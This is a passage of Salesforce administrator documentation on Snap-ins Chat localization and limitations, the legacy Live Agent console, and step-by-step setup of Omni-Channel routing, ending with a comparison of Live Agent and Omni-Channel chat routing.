4. On the agent side (that is, in the Salesforce Console for Service), verify that:
   - You receive a chat request when the chat is initiated

If the chat widget and experience appears as you expected, your customers can start using embedded chat to communicate with your agents.

SEE ALSO:

Permissions for Live Agent Support Agents

Localization and Translation for Snap-ins Chat

EDITIONS

Snap-ins setup node is available in: Lightning Experience

Available in: **Enterprise**, **Professional**, **Unlimited**, and **Developer** Editions

The primary language for a Snap-ins chat is set differently when Translation Workbench is enabled or disabled.

If you're using Translation Workbench:

- The language set in the visitor's Accept-Language HTTP header for their browser is used when it matches a language in the list of active Translation Workbench languages. When the visitor has multiple languages set for their browser, the highest-ranked language that matches a language in the list of active Translation Workbench languages is used.
- When there's no match, the language specified for the Site Guest User of the Site associated with your Snap-ins deployment is used.

If Translation Workbench is disabled, the language specified for the Site Guest User of the Site associated with your Snap-ins deployment is used.

SEE ALSO:

Support Users in Multiple Languages

Snap-ins Chat Limitations

Snap-ins Chat has the following limitations.

The setup node for Snap-ins chat is available only in Lightning Experience.

The following Live Agent features aren't supported in Snap-ins Chat. When you enable any of these settings in the Live Agent Configuration, Button, or Deployment that you use with Snap-ins Chat, agents can't use them.

- Agent File Transfer
- Customer Idle Time-outs
- Chat Transfers
- Save Transcripts for Visitors
- Sensitive Data Rules
- Visitor Blocking

The Snap-ins chat window title shows the agent's name instead of the Live Agent `Chat Window Title` setting. When you enable this setting in the Live Agent Configuration, it doesn't work in the Snap-ins Chat.

Other usage limitations for Snap-ins Chat:

- Visitors can't chat with an agent if they're using private browsing mode on iOS.
- You can't embed Snap-ins Chat into Lightning components. Use a Visualforce page, Community, or web property only.
- Field-level validation rules aren't supported with Snap-ins Chat.
- When you host your Snap-ins Chat deployment on a Visualforce page, you must access the page using HTTPS. If you use HTTP, the chat widget doesn't load.

EDITIONS

Snap-ins setup node is available in: Lightning Experience

Available in: **Enterprise**, **Professional**, **Unlimited**, and **Developer** Editions

Live Agent Console

The Live Agent console is a legacy feature that agents could use to chat with customers before Spring '13. Salesforce no longer supports the Live Agent console. If your support organization still uses it, we recommend migrating to Live Agent in the Salesforce console as soon as possible, because the Live Agent console will eventually be discontinued.

To upgrade to Live Agent in the Salesforce console, see Live Agent for Administrators. The Salesforce Help walks you through the end-to-end process of setting up Live Agent in the Salesforce console, including implementing and customizing it for your Salesforce org.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Live Agent Console Limitations

The Live Agent console provides only limited access to some features and doesn't include Live Agent features that were released after Spring '13.

To upgrade to Live Agent in the Salesforce console, see Live Agent for Administrators. The Salesforce Help walks you through the end-to-end process of setting up Live Agent in the Salesforce console, including implementing and customizing it for your Salesforce org.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Agent Features

The Live Agent console doesn't provide support for some of the agent features that agents use during chats in the Salesforce console.

Feature	Supported?	Notes
Attaching articles to chats	Yes	None
Attaching records to transcripts	Yes	This feature is supported with the CRM chatlet, a legacy plug-in for the Live Agent console.
Quick Text	Yes	None
Transferring chat requests	Yes	None
Chat conferencing	No	None
Critical wait alert times	No	None
Knowledge chat answers	No	None
Transferring files	No	None
Autogreetings	Limited	The Live Agent console supports autogreetings that are specified in Live Agent configurations only; it doesn't support autogreetings that are specified in your chat button settings.
Custom agent names	Limited	The Live Agent console supports custom agent names that are specified in Live Agent configurations only; it doesn't support custom agent names that are specified in your chat button settings.

Supervisor Features

The Live Agent console was originally designed only for agents' interactions with customers. As a result, the Live Agent console doesn't support any supervisor features that are supported in the Salesforce console.

Set Up Omni-Channel

Omni-Channel for Administrators

Omni-Channel is a comprehensive customer service solution that lets your call center route any type of incoming work item—including cases, chats, or leads—to the most qualified, available agents in your organization. Omni-Channel integrates seamlessly into the Salesforce console-.

Omni-Channel is a flexible, customizable feature, and you can configure it declaratively—that is, without writing code. Use Omni-Channel to manage the priority of work items, which makes it a cinch to route important work items to agents quickly. Manage your agents' capacity to take on work items so that they're given only the number of assignments that they can handle. You can also define which agents can work on different types of assignments. For example, you can create one group of agents to respond to leads and sales inquiries, and another group that helps customers with support questions.

Best of all, Omni-Channel routes all these assignments to the correct agents automatically. Agents no longer have to pick and choose work assignments manually from a queue, which saves everyone in your call center time, effort, and brainpower. Because it's easier for agents to work on their assignments, they can assist your customers faster and more effectively and close assignments more quickly.

Let's get started!

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Omni-Channel:
- "Customize Application"

To modify permission sets and profiles:
- "Manage Profiles and Permission Sets"

Create Omni-Channel Objects

The first step towards getting your Omni-Channel implementation up and running is to create the necessary objects in Salesforce.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Enable Omni-Channel

Enable Omni-Channel to gain access to the objects that you'll need to set up the feature in your organization.

Create Service Channels

Service channels let you turn nearly any Salesforce object such as a case, lead, SOS session, or even a custom object into a work record. Omni-Channel then plucks these work items from their queues like flowers from the garden of agent productivity and routes them to your agents in real time.

Create Routing Configurations

Routing configurations determine how work items are routed to agents. Use them to prioritize the relative importance and size of work items from your queues. That way, the most important work items are handled accordingly, and work is evenly distributed to your agents. To start routing work items to agents, create routing configurations and assign them to queues.

Associate Routing Configurations and Agents with Queues

Queues are a classic element of Salesforce that help your teams manage leads, cases, and custom objects. Omni-Channel supercharges your queues to be able to route work items to your agents in real time. Agents don't have to select work items manually from queues because Omni-Channel routes work items to agents automatically and in real time!

Create Presence Configurations

Let's focus on agents for a minute. Presence configurations determine how much work agents can take on and what Omni-Channel behaviors they can access while they assist customers. Your organization can have multiple configurations for different groups of agents who support different channels.

Create Presence Statuses

Presence statuses indicate whether an agent is online and available to receive incoming work items, or whether the agent is away or offline.

Enable Omni-Channel

Enable Omni-Channel to gain access to the objects that you'll need to set up the feature in your organization.

1. From Setup, enter *Omni-Channel Settings* in the Quick Find box, then select **Omni-Channel Settings**.
2. Select **Enable Omni-Channel**.
3. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Omni-Channel:
- "Customize Application"

Create Service Channels

Service channels let you turn nearly any Salesforce object such as a case, lead, SOS session, or even a custom object into a work record. Omni-Channel then plucks these work items from their queues like flowers from the garden of agent productivity and routes them to your agents in real time.

Service channels let you manage sources of work and their priority compared to other work items. After you create service channels, you'll associate them with queues, which determine how work items are routed to your agents. You can create service channels for support channels, such as cases or SOS calls, or for sales channels, such as leads.

1. In Setup, enter *Service Channels* in the Quick Find box, select **Service Channels**, then click **New**.
2. Specify the settings for your service channel.
3. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Omni-Channel:
- "Customize Application"

Service Channel Settings

Customize your service channel settings to define how your organization receives work from various sources, such as chat, email, SOS calls, or social channels.

Supported Objects for Omni-Channel

Omni-Channel turbocharges your agents' productivity by assigning records to them in real time. But which objects and records does Omni-Channel support?

Service Channel Settings

Customize your service channel settings to define how your organization receives work from various sources, such as chat, email, SOS calls, or social channels.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting	What It Does
`Service Channel Name`	Names the service channel. This service channel name, or a version of it, automatically becomes the `API Name`.
`API Name`	Sets the API name for the service channel.
`Salesforce Object`	The type of Salesforce standard or custom object that's associated with this service channel. For example, if you have a service channel for Web cases set the `Related Object Type` to *`Case`*. For a complete list of objects that service channels support, see Supported Objects for Omni-Channel.
`Custom Console Footer Component`	(Optional) Opens the specified custom console footer component when an agent accepts a work item request. For example, open a marketing campaign widget when an agent accepts a lead.

Supported Objects for Omni-Channel

Omni-Channel turbocharges your agents' productivity by assigning records to them in real time. But which objects and records does Omni-Channel support?

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Omni-Channel currently supports routing for the following objects and records.

- Cases
- Chats
- SOS video calls
- Social posts
- Orders
- Leads
- Custom objects

Create Routing Configurations

Routing configurations determine how work items are routed to agents. Use them to prioritize the relative importance and size of work items from your queues. That way, the most important work items are handled accordingly, and work is evenly distributed to your agents. To start routing work items to agents, create routing configurations and assign them to queues.

Create a routing configuration for each service channel in your organization. After you create routing configurations, associate them with queues so your agents can receive work after we get Omni-Channel set up.

1. In Setup, enter *Routing* in the Quick Find box, select **Routing Configurations**, then click **New**.
2. Specify the settings for your routing configuration.
3. Click **Save**.

Routing Configuration Settings
Customize your routing configuration settings to define how work items are pushed to agents.

Omni-Channel Routing Model Options
Specify how incoming work items are directed to agents using Omni-Channel.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Omni-Channel:
- "Customize Application"

Routing Configuration Settings

Customize your routing configuration settings to define how work items are pushed to agents.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Basic Information

Setting	What It Does
Routing Configuration Name	Names the service routing configuration. This routing configuration name, or a version of it, automatically becomes the Developer Name.
Developer Name	Sets the API name for the service channel.
Overflow Assignee	Sets the user or queue that Omni-Channel routes items to when your org reaches Omni-Channel limits. Ensure that you: • Select a user or queue that has access to the objects that the queue(s) using this routing configuration handles • Assign a routing configuration with an overflow assignee to all Omni-Channel queues involved in a bulk operation, such as changing the status or owner for multiple requests

Routing Settings

Setting	What It Does
`Routing Priority`	The order in which work items from the queue that are associated with this routing configuration are routed to agents. Objects in queues with a lower number are routed to agents first. For example, if you set the priority for highly qualified leads to *1* and the priority for less qualified leads to *2*, highly qualified leads are routed and assigned to agents before less qualified leads. On the backend, we identify agents with available capacity; then we assign work to them based on this priority order: **1.** The priority of the queue from which the work item came **2.** The amount of time that the work item has been waiting in the queue **3.** Members of the queue who are available to receive new work items from the queue When the work item is assigned to an agent, the owner of the object changes from the queue to the agent. If an agent declines the work item, we reassign it back to the queue with its original age so that it can be properly rerouted.
`Routing Model`	Determines how incoming work items are routed to agents who are assigned to the configuration's service channel.
`Push Time-Out (seconds)`	Sets a time limit for an agent to respond to an item before it's pushed to another agent.

Work Item Size

Setting	What It Does
`Units of Capacity`	Indicates the amount of an agent's overall capacity that's consumed when the agent is assigned a work item from queues that are associated with this configuration. The `Capacity` setting in the presence configuration the agent is assigned to determines the agent's overall capacity. When the agent is assigned a work item from the queue that's associated with this configuration, the `Capacity Weight` is subtracted from the agent's overall capacity. Agents can be assigned work items until their overall capacity reaches 0. You can select a `Capacity Weight` or a `Capacity Percentage`, but not both.

Setting	What It Does
`Percentage of Capacity`	The percentage of an agent's overall capacity that's consumed when the agent is assigned a work item from queues that are associated with this configuration. The agent's overall capacity is determined by the `Capacity` setting in the presence configuration that the agent is assigned to. When the agent is assigned a work item from the queue that's associated with this configuration, the `Capacity Percentage` is deducted from the agent's overall capacity until the agent has 0% capacity remaining. You can select a `Capacity Weight` or a `Capacity Percentage`, but not both.

Omni-Channel Routing Model Options

Specify how incoming work items are directed to agents using Omni-Channel.

In Omni-Channel, work items are automatically routed or "pushed" to agents who are assigned to the appropriate queue.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Routing Option	Description	Example
`Least Active`	Incoming work items are routed to the agent with the least amount of open work. When work items all consume 1 capacity, the agent with the lowest number of work items receives incoming work. The example presents a scenario in which agents have work with varying capacity impacts.	• Agent A and Agent B each have an overall capacity of 5. • Agent A has 3 active work items with capacity impact of 1. Agent B has 1 active work item with capacity impact of 4. • Because Agent A has a lower capacity impact than Agent B, incoming work items are routed to Agent A.
`Most Available`	Incoming work items are routed to the agent with the greatest difference between work item capacity and open work items. Capacity is determined by the presence configuration that the agent is assigned to.	• Agent A and Agent B each have an overall capacity of 5. • Agent A has 3 active work items while Agent B has 1. • Because Agent B has the most open capacity, incoming work items are routed to Agent B.

Associate Routing Configurations and Agents with Queues

Queues are a classic element of Salesforce that help your teams manage leads, cases, and custom objects. Omni-Channel supercharges your queues to be able to route work items to your agents in real time. Agents don't have to select work items manually from queues because Omni-Channel routes work items to agents automatically and in real time!

The work items in the queue are assigned the priority that you specified in the routing configuration that you created earlier. If your organization already uses them, you can reuse queues that are available in your organization. That way, you can route work items in real time to the agents who are assigned to those queues.

If your organization doesn't use queues, create at least one to integrate with Omni-Channel. You can also create multiple queues to handle the different types of work items. For example, you might create one queue for incoming cases and another queue for incoming leads.

For routing to work correctly, assign each of your agents to the queue from which they are receiving work items.

For more information about queues, see "Queues Overview" in the Salesforce Help.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Omni-Channel:
- "Customize Application"

1. In Setup, enter *Queues* in the Quick Find box, then select **Queues**.
2. Create a queue or edit an existing one.
3. In the Routing Configuration field, look up the routing configuration that you want to associate with the queue.
4. In the Queue Members section, add agents to the Selected Users field.

   These agents will receive work items from this queue.
5. Click **Save**.

Create Presence Configurations

Let's focus on agents for a minute. Presence configurations determine how much work agents can take on and what Omni-Channel behaviors they can access while they assist customers. Your organization can have multiple configurations for different groups of agents who support different channels.

When you enable Omni-Channel in your organization, Salesforce creates a presence configuration for you, called the Default Presence Configuration. All your agents are assigned to that configuration automatically. However, you can create a presence configuration and assign individual agents to it to customize Omni-Channel settings for a subset of your agents. If you reassign agents to a custom presence configuration, they're excluded from the Default Presence Configuration.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Omni-Channel:
- "Customize Application"

1. In Setup, enter *Presence* in the Quick Find box, select **Presence Configurations**, then click **New**.
2. Choose the settings for your presence configuration.
3. Click **Save**.

Presence Configuration Settings

Customize your presence configuration settings to define the Omni-Channel settings that are assigned to agents.

Presence Configuration Settings

Customize your presence configuration settings to define the Omni-Channel settings that are assigned to agents.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Basic Information

These settings configure the basic functionality that's available to agents when they're signed in to Omni-Channel.

Setting	What It Does
`Presence Configuration Name`	Names the presence configuration. This configuration name, or a version of it, automatically becomes the `Developer Name`.
`Developer Name`	Sets the API name for the configuration.
`Capacity`	Determines the agent's maximum capacity for work. The size of the work item that you specified in the routing configuration consumes the agent's capacity.
`Automatically Accept Requests`	Automatically accepts work assignments that are pushed to an agent. These work items open automatically in the agent's workspace, so the agent doesn't have to accept these work items manually from the Omni-Channel footer widget. If `Allow Agents to Decline Requests` is enabled, you can't use this setting.
`Allow Agents to Decline Requests`	Allows agents to decline incoming work items. If `Automatically Accept Requests` is enabled, agents can't decline requests.
`Update Status on Decline`	Automatically changes the agent's status to the status that you specify when the agent declines a work item. This setting is available only if `Allow Agents to Decline Requests` is enabled.
`Allow Agents to Choose a Decline Reason`	Allows agents to choose a reason when declining work assignments. This setting is available only if `Allow Agents to Decline Requests` is enabled.

Setting	What It Does
`Update Status on Push Time-Out`	Automatically changes the agent's status when a work assignment that's been pushed to them times out. This setting is available only if `Push Time-Out` is enabled.
`Request Sound Enabled`	Plays a sound in the agent's widget when a work request is received.
`Disconnect Sound Enabled`	Plays a sound in the agent's widget when the agent loses connection with Omni-Channel.

Assign Decline Reasons

These settings appear when `Allow Agents to Decline Requests` and `Allow Agents to Choose a Decline Reason` are selected.

Setting	What It Does
`Available Decline Reasons`	Indicates the decline reasons that are eligible to be assigned to the configuration.
`Selected Decline Reasons`	Indicates the decline reasons that are assigned to the configuration.

Assign Users

Assign eligible users to the configuration to give them access to Omni-Channel functionality. Later, you'll see that you can also assign profiles to a configuration. If a user is assigned a configuration at the profile and user levels, the user-level configuration overrides the configuration that's assigned to the user's profile.

Warning: Users can be assigned to only one presence configuration at a time. If you assign the same user to a second presence configuration, the system removes that user from the first presence configuration without warning you. So make sure that you know which presence configuration assignment is required for each user!

For example, let's say that User A is assigned to Presence Configuration A. Then, you create Presence Configuration B and assign User A to it without realizing that the user was assigned to another presence configuration. Salesforce removes User A from Presence Configuration A and reassigns the user to Presence Configuration B without notifying you.

Setting	What It Does
`Available Users`	Indicates the users who are eligible to be assigned to the configuration.
`Selected Users`	Indicates the users who are assigned to the configuration.

Assign Profiles

Assign eligible profiles to the configuration to give users who are associated with the profiles access to Omni-Channel functionality. If a user is assigned a configuration at the profile and user levels, the user-level configuration overrides the configuration that's assigned to the user's profile.

Setting	What It Does
`Available Profiles`	Indicates the user profiles that are eligible to be assigned to the configuration.
`Selected Profiles`	Indicates the user profiles that are assigned to the configuration.

Create Presence Statuses

Presence statuses indicate whether an agent is online and available to receive incoming work items, or whether the agent is away or offline.

A presence status can encompass one or more channels of work items. For example, you might create a presence status called "Available for Web Support" that includes service channels for chats and emails. When agents are signed in to that presence status, they can receive incoming chats and emails. Genius!

1. In Setup, enter *`Presence`* in the `Quick Find` box, select **Presence Statuses**, then click **New**.
2. Choose the settings for your presence status.
3. Click **Save**.

Presence Status Settings

Customize your presence status settings to define which service channels are assigned to difference statuses. Agents can sign in to Omni-Channel with different statuses depending on the types of work that they're available to receive.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Omni-Channel:
- "Customize Application"

Presence Status Settings

Customize your presence status settings to define which service channels are assigned to difference statuses. Agents can sign in to Omni-Channel with different statuses depending on the types of work that they're available to receive.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Basic Information

Use these settings to name your presence status.

Setting	What It Does
`Status Name`	Names the presence status. This presence status name, or a version of it, automatically becomes the `API Name`.
`API Name`	Sets the API name for the presence status.

Status Options

These settings indicate whether agents are online or busy when they use this status.

Setting	What It Does
`Online`	Lets agents who use this status receive new work items.
`Busy`	Lets agents who use this status appear away and indicates that they're unable to receive new work items.

Service Channels

Assign service channels to your presence status. Agents who sign in with this presence status can receive work items from the channels that you select.

Setting	What It Does
`Available Channels`	Indicates the service channels that are eligible to be assigned to the presence status.
`Selected Channels`	Indicates the service channels that are assigned to the presence status.

Set Access to Presence Statuses

Presence statuses indicate whether an agent is online and available to receive incoming work items, or whether the agent is away or offline. Once you've created your Presence Statuses for Omni-Channel, you need to set up how your users will access them. You can set access through permission sets or profiles.

Give Users Access to Presence Statuses with Permission Sets
Make presence statuses available to agents who are assigned to certain permission sets.

Give Users Access to Presence Statuses with Profiles
Make presence statuses available to agents who are assigned to certain profiles.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Give Users Access to Presence Statuses with Permission Sets

Make presence statuses available to agents who are assigned to certain permission sets.

Presence statuses indicate whether an agent is online and available to receive incoming work items, or whether the agent is away or offline. You can give users access to presence statuses through permission sets, or alternatively, through profiles.

1. In Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Click the name of the permission set to which you want to give access to statuses.
3. Click **Service Presence Statuses Access**.
4. Click **Edit**.
5. Select the presence statuses that you want to associate with the permission set.

   Agents who are assigned to this permission set can sign in to Omni-Channel with any of the presence statuses that you make available to them.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Omni-Channel:
- "Customize Application"

To modify permission sets:
- "Manage Profiles and Permission Sets"

Give Users Access to Presence Statuses with Profiles

Make presence statuses available to agents who are assigned to certain profiles.

Presence statuses indicate whether an agent is online and available to receive incoming work items, or whether the agent is away or offline. You can give users access to presence statuses through profiles, or alternatively, through permission sets.

1. In Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Click the name of the profile to which you want to give access to statuses.

   Don't click **Edit** next to the profile name. If you do, you won't see the correct page section where you can enable statuses.
3. In the Enabled Service Presence Status Access section, click **Edit**.
4. Select the presence statuses that you want to associate with the profile.

   Agents who are assigned to this profile can sign in to Omni-Channel with any of the presence statuses that you make available to them.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Omni-Channel:
- "Customize Application"

To modify profiles:
- "Manage Profiles and Permission Sets"

Add the Omni-Channel Widget to the Salesforce Console

After you get Omni-Channel all set up for your organization, it's time to add the Omni-Channel widget to the Salesforce console so that your agents can start receiving work.

The Omni-Channel widget appears in the bottom right corner of the Salesforce console. From there, agents can change their presence status and triage their incoming work assignments.

Note: If your organization uses Live Agent to manage chats, you can either use the Live Agent widget or the Omni-Channel widget to manage chats, but not both. To learn more about managing Live Agent, see Use Omni-Channel with Your Existing Live Agent Implementation.

1. From Setup, enter *Apps* in the Quick Find box, then select **Apps**.
2. Click **Edit** next to the Salesforce console app that you want to add the Omni-Channel widget to.
3. In the Choose Console Components section, add Omni-Channel to your list of selected items.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Omni-Channel:
- "Customize Application"

Control Visible Work Item Details in the Omni-Channel Widget with Compact Layouts

Ever wanted to customize the information that your agents see when they get a new work item in the Omni-Channel widget? You can! Just customize primary compact layout for that work item's object.

Control Visible Work Item Details in the Omni-Channel Widget with Compact Layouts

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If you look closely, you'll notice that a few fields are visible by default on new work item requests. For example, if your agent receives a request to manage a case, the request features the case's priority, status, and case number by default. An object's primary compact layout controls all of the visible fields in the Omni-Channel widget. But what if you want to see more information, such as the case's owner or its subject? Just edit the primary compact layout so that it includes the fields that you want to appear in the widget.

Tip: The Omni-Channel widget is, well, compact, so there's only so much room to display fields on work item requests. While you can technically put up to 10 fields on a compact layout, the Omni-Channel widget will only display 4 fields. As a best practice, select up to 4 of the most important fields that you want to expose on work item requests, then add those to your compact layout.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Omni-Channel:
- "Customize Application"

1. Decide which object's compact layout you want to edit.
2. From the management settings for the object whose work item you want to edit, select **Compact Layouts**, and then select **New**.

   For example, to edit the compact layout for cases, go to the object management settings for cases, select **Compact Layouts**, then select **New**.
3. Select the settings for your compact layout, including the fields that you want it to include. The fields that you pick appear in the Omni-Channel widget when an agent receives a request.
4. Click **Save**.
5. Change the primary compact layout to your new layout by clicking **Compact Layout Assignment** > **Edit Assignment**.

6. Select your new compact layout from the Primary Compact Layout drop-down list.
7. Click **Save**.

Test Your Omni-Channel Implementation

Now that you've got Omni-Channel set up and enabled, test your implementation to make sure it's working correctly.

To test your implementation, route a work item to yourself through the Salesforce console.

1. Log in to the Salesforce console.

   Make sure that you log in as a user who's enabled to use Omni-Channel. For the sake of testing the feature, make sure that you're the only agent who's signed in to Omni-Channel.
2. In the Omni-Channel widget, change your status so that you can receive incoming work items.
3. In the console, navigate to the record that corresponds to your current presence status's channels.

   For example, if you're logged in with a status that's called "Available for Cases," navigate to a list of your open cases in the console. We'll assume that your "Available for Cases" status is associated with a cases service channel. After all, it wouldn't make much sense if your "Available for Cases" status made you available for, say, leads, would it?
4. Select the checkbox next to the record that you want to route to yourself.
5. Click **Change Owner**.
   You'll be redirected to the Change Case Owner page.
6. Select *Queue* from the `Owner` list.
7. Enter the name of the queue that you associated with your routing configuration.

Sit back and relax. You'll see an incoming request notification in the Omni-Channel widget within a few seconds.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Omni-Channel:
- "Customize Application"

Use Omni-Channel with Your Existing Live Agent Implementation

Are you loving Live Agent and want to add Omni-Channel to the mix? Here's what changes for you and your organization (and not for your agents!).

So, you've decided to take your customer service to the next level by using Live Agent and Omni-Channel in tandem. That's great! Once everything's set up, you'll find that the two work together in perfect harmony.

Live Agent is powered by Live Agent Configurations, which control the behaviors and settings that are available to Live Agent users. Similarly, Omni-Channel uses Presence Configurations to control the behaviors and settings that are available to Omni-Channel users. You can integrate Live Agent with Omni-Channel so chats are routed just like other work items, and you can even use Omni-Channel routing for your chats. Whichever way you use Omni-Channel with Live Agent, your agents are then able to accept or reject chat requests right from the Omni-Channel widget.

When you integrate Live Agent and Omni-Channel, your Live Agent users also become Omni-Channel users, so your chat agents need to be associated with both a Live Agent Configuration and a Presence Configuration. Luckily, Salesforce does some of the heavy lifting for you when you enable Omni-Channel with your current Live Agent implementation.

For each Live Agent Configuration that you already have in your org, Salesforce:

- Creates a corresponding Presence Configuration for each of your Live Agent Configurations
- Sets the chat capacity for each Presence Configuration to what's set in its corresponding Live Agent Configuration
- Assigns your chat agents to the new corresponding Presence Configurations

If you have Live Agent enabled but don't have an implementation, when you enable Omni-Channel, Salesforce creates a Live Agent Service Channel.

Salesforce does all this automatically so there's no disruption to your agents' workflow. They can start accepting chats through the Omni-Channel widget in the console. The only difference they see is that they now use the Omni-Channel widget in the console to set their status and accept chat notifications. They may also see a change in their status options, as Omni-Channel Presence Statuses are configurable.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Compare Live Agent and Omni-Channel Routing for Chats

See the benefits and limitations of using Omni-Channel routing for chats (beta) or keeping Live Agent routing for chats.

Compare Live Agent and Omni-Channel Routing for Chats

See the benefits and limitations of using Omni-Channel routing for chats (beta) or keeping Live Agent routing for chats.

There's a lot to keep in mind as you decide whether to try Omni-Channel routing for chats (beta). Omni-Channel routing for chats is enabled when you enable Live Agent for the first time, or when you create a chat button that uses the routing option **Omni**.

Let's compare the two routing model options when using Live Agent and Omni-Channel together.

Live Agent Routing	Omni-Channel Routing
Agents use the Omni-Channel widget to handle their work.	Agents use the Omni-Channel widget to handle their work.
Agents use Omni-Channel Presence, including its configurable statuses.	Agents use Omni-Channel Presence, including its configurable statuses.
Use Omni-Channel sound notifications in the Presence Configuration for chats.	Use Omni-Channel sound notifications in the Presence Configuration for chats.
Agent capacity is set and consumed by Omni-Channel.	Agent capacity is set and consumed by Omni-Channel.
Chats are routed to agents using Skills.	Chats are routed to agents using Omni-Channel queues.
Chats can't be prioritized with Omni-Channel work, or relative to each other. Un-routed Omni-Channel items are always routed ahead of chats.	Chats are prioritized with Omni-Channel work, and can be prioritized relative to each other using queues.
Chats always have the size 1.	Chat size is configurable by queue.
Chat supervisors use the Live Agent Supervisor Panel to observe chats and assist agents with their chats.	Chat supervisors use Omni-Channel Supervisor to see agent activity and real-time data.
Reports and data for chats are separate from Omni-Channel data.	Chat data is included in Agent Work reports in addition to Live Agent reports.
The Live Chat Transcript is created when the chat ends.	The Live Chat Transcript is created when the chat is requested.
You can customize the Live Chat Transcript page layout for Ended chats.	You can customize the Live Chat Transcript page layout for Waiting, In Progress, and Ended chats.
Live Chat Transcripts aren't created for missed chats, so your reports don't include missed chats.	Live Chat Transcripts are created for missed chats, so your reports include missed chats.
Agents associate records with the chat transcript only after the chat has ended.	Agents can associate records with the chat transcript during the chat. They have the option to do this on the chat transcript itself or use a console sidebar lookup component.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Live Agent Routing	Omni-Channel Routing
Uses the Console Integration Toolkit Methods for Live Agent.	Uses the Console Integration Toolkit Methods for Omni-Channel.

However, there are a few limitations to using Omni-Channel routing for chats:

- You can't transfer a chat from a button using Live Agent routing to a button using Omni-Channel routing.
- You can't use direct-to-agent routing with chats routed by Omni-Channel.
- You can't use chat conferencing with chats routed by Omni-Channel.
- Queues with multiple object types can cause problems when using Omni-Channel routing for chats. We recommend creating a queue for each object type, such as Chats, Cases, and Leads, instead of setting queues to handle multiple object types.
- Chats routed with Omni-Channel can't use supervisor whisper messages and assistance flags with Omni-Channel Supervisor.
- When an agent uses "Transfer to Agent" for a chat routed with Omni-Channel and the receiving agent has an admin profile, the agent who initiated the transfer can lose visibility of the chat transcript until the receiving agent accepts the chat request. This is because Omni-Channel changes ownership of the chat transcript when the transfer is initiated, before the chat is accepted by the next agent.

Reference

How Does Omni-Channel Routing Work?

